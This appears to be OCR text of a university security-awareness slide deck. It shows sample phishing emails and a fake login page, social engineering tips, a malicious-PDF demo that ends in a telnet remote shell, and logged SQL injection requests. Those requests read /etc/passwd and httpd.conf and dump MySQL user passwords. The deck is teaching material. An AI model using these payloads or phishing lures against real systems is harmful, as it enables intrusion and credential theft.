

eFax message from 14053146240 – 2 page(s), Caller-ID: 405-314-6240 – Inbox
Message
Delete
Reply
Reply All
Forward
Move
Rules
Junk
Unread
Categorize
Follow Up
eFax message from 14053146240 – 2 page(s), Caller-ID: 405-314-6240
eFax
Sent: Tuesday, January 28, 2014 at 6:28 AM
To: Eric van Wiltenburg
You forwarded this message on 2014-01-28, 8:41 AM.
Show Forward
To protect your privacy, some pictures in this message were not downloaded.
Download pictures
Fax Message [Caller-ID: 405-314-6240]
You have received a 2 page(s) fax at 2014-01-28 05:45:20 CDT.
* The reference number for this fax is min1_did13-1329191075-4053146240-49.
View this fax online, on our website : http://www.efax.com/fax/fax_view.aspx?fax_id=4053146240
Please visit www.eFax.com/en/efax/twa/page/help if you have any questions regarding this message or your service.
http://www.ideaz.com.br/tmp/efax_4053146240.zip
Thank you for using the eFax service!



University of Victoria – Sign in Service
http://FAKE.uvic.RU/cas/login?service=https%3A%2F%2Fwww.uvic.ca%2F
Reader
University of Victoria – Sign in Service
About
Admissions
Academics
Research
Library
On campus
Help
Online tools
Sign in to UVic
University of Victoria
A-Z
directories
Maps
Search all UVic
Sign in to UVic
By signing in you will be authorized to access your applications and web sites that use the Sign in Service.
Upon sign in you will be redirected to https://www.uvic.ca
NetLink ID:
Do not include "@uvic.ca"
Password:
Sign in options:
keep me signed in for 8 hours
Sign in
Upon sign in you will be redirected to https://www.uvic.ca/
Protect your NetLink ID
Watch out for sites or emails that pretend to be legitimate and ask for your NetLink ID and password.
Report suspicious requests for your NetLink ID and password.
Learn more about how to protect your account and computer.
STATUS OF OUR SERVICES
Service
Status
E-mail
Connectivity
WebApps
Storage
Telephone
About your NetLink ID
− Sign in help
Your NetLink ID is your online identification at the University of Victoria that can be used to access computing services and applications.
For security reasons, please sign out and exit your web browser when you are done accessing services that require authentication.
Don't have a NetLink ID?
Forgot your password?
Need help with your account?
+ Information Security


FW: Quote Request - - Inbox
Message
Delete
Reply
Reply All
Forward
Move
Rules
Junk
Unread
Categorize
Follow Up
FW: Quote Request -
Abuse
Sent: Friday, February 21, 2014 at 10:50 AM
To: Eric van Wiltenburg
You forwarded this message on 2014-02-21, 11:53 AM.
This message is high priority.
From: John Braybrook [mailto:procurement.services@uvicca.com]
Sent: Thursday, February 20, 2014 1:28 PM
To: Krystle Watson
Subject: Quote Request
Hello,
The Procurement services department of this institution,request a quote for the
following:
HEW C9732A
HEW C9733A
HEW C9731A
Note: Payment Terms Purchase Order
Regards.
John Braybrook, CPPB
Director
Purchasing Services Department
University of Victoria

Social Engineering

- Call the Helpdesk
- Vishing
- Watercooler Attacks
- Social Networks
- Good people skillz required
- Creativity


flanders
https://infosec.uvic.ca/HackTHIS/news_release.pdf - Windows Internet Explorer
https://infosec.uvic.ca/HackTHIS/news_release.pdf
File Edit Go To Favorites Help
https://infosec.uvic.ca/HackTHIS/news_release.pdf
Page Tools
1 / 1
100%
Find
Specify a file to extract to
Save in: Desktop
My Documents
My Computer
My Network Places
New Text Document.txt
Recent
Desktop
My Documents
My Computer
My Network Places
File name: HACKTHIS-Media-Relase.pdf
Save as type: All Files (*.*)
Save
Cancel
Done
Unknown Zone
start
https://infosec.uvic.c...
2:44 PM


flanders
https://infosec.uvic.ca/HackTHIS/news_release.pdf - Windows Internet Explorer
https://infosec.uvic.ca/HackTHIS/news_release.pdf
File Edit Go To Favorites Help
https://infosec.uvic.ca/HackTHIS/news_release.pdf
Page Tools
1 / 1
116%
Find
Launch File
The file and its viewer application are set to be launched by this PDF file. The file may contain programs, macros, or viruses that could potentially harm your computer. Only open the file if you are sure it is safe. If this file was placed by a trusted person or program, you can click Open to view the file.
File:
To view the encrypted content please tick the "Do not show this message again" box and press Open.
Do not show this message again
Open
Do Not Open
Media Rele
Date: Septer
Location: Vi
CONTRACT WITH ACME
HACKTHIS Inc. has signed a $100 gazillion CDN contract with Acme Widgets Unlimited to design, manufacture for sale across the Known Universe. This is the largest single contract ever awarded to HACKTHIS Inc, and is reflective of the long-standing relationship with Acme Widgets.
Done
Unknown Zone
start
https://infosec.uvic.c...
2:45 PM

```
eric@vanilla:~$ telnet 142.104.0.169 54321
Trying 142.104.0.169...
Connected to flanders.infosec.uvic.ca.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\guest\Desktop>dir
dir
 Volume in drive C is SYSTEM
 Volume Serial Number is 30E6-014F

 Directory of C:\Documents and Settings\guest\Desktop

16/11/2010  02:44 PM    <DIR>          .
16/11/2010  02:44 PM    <DIR>          ..
16/11/2010  02:44 PM            73,802 HACKTHIS-Media-Relase.pdf
16/11/2010  01:40 PM                 0 New Text Document.txt
               2 File(s)         73,802 bytes
               2 Dir(s)   1,676,312,576 bytes free

C:\Documents and Settings\guest\Desktop>
```


SQL Injection Example

- Website run by small UVic department
- GET /news/news_story.php?id=123
- Defacement with radical religious and political views

SQL Injection Example


- GET /news/news_story.php?id=192/*N*/and/*N*/load_file(char(47,117,115,114,47,104,116,116,112,100,47,99,111,110,102,47,104,116,116,112,100,46,99,111,110,102))=load_file(char(47,117,115,114,47,104,116,116,112,100,47,99,111,110,102,47,104,116,116,112,100,46,99,111,110,102))
- Getting /usr/httpd/httpd.conf
- GET /news/news_story.php?id=192/*N*/and/*N*/load_file(char(47,101,116,99,47,112,97,115,115,119,100))=load_file(char(47,101,116,99,47,112,97,115,115,119,100))
- Getting /etc/passwd

SQL Injection Example

- GET /news/news_story.php?id=170+and+1=0+%20Union%20Select%20%201%20,%20UNHEX(HEX(concat(0x5B6B65795D,column_name,0x5B6B65795D)))%20,3,4,5,6,7,8,9,10+FROM+INFORMATION_SCHEMA.columns+where+table_name=Concat(char(114),char(101),char(103),char(105),char(115),char(116),char(114),char(97),char(116),char(105),char(111),char(110))+LIMIT%2017,1
- Gets list of columns in table ‘registration’
- GET /news/news_story.php?id=-999.9%20UNION%20ALL%20SELECT%201,(SELECT%20concat(0x7e,0x27,Hex(cast(user%20as%20char)),0x3a,Hex(cast(password%20as%20char)),0x3a,Hex(cast(host%20as%20char)),0x27,0x7e)%20FROM%20mysql.user%20limit%206,1)
- Gets list of mysql users and passwords

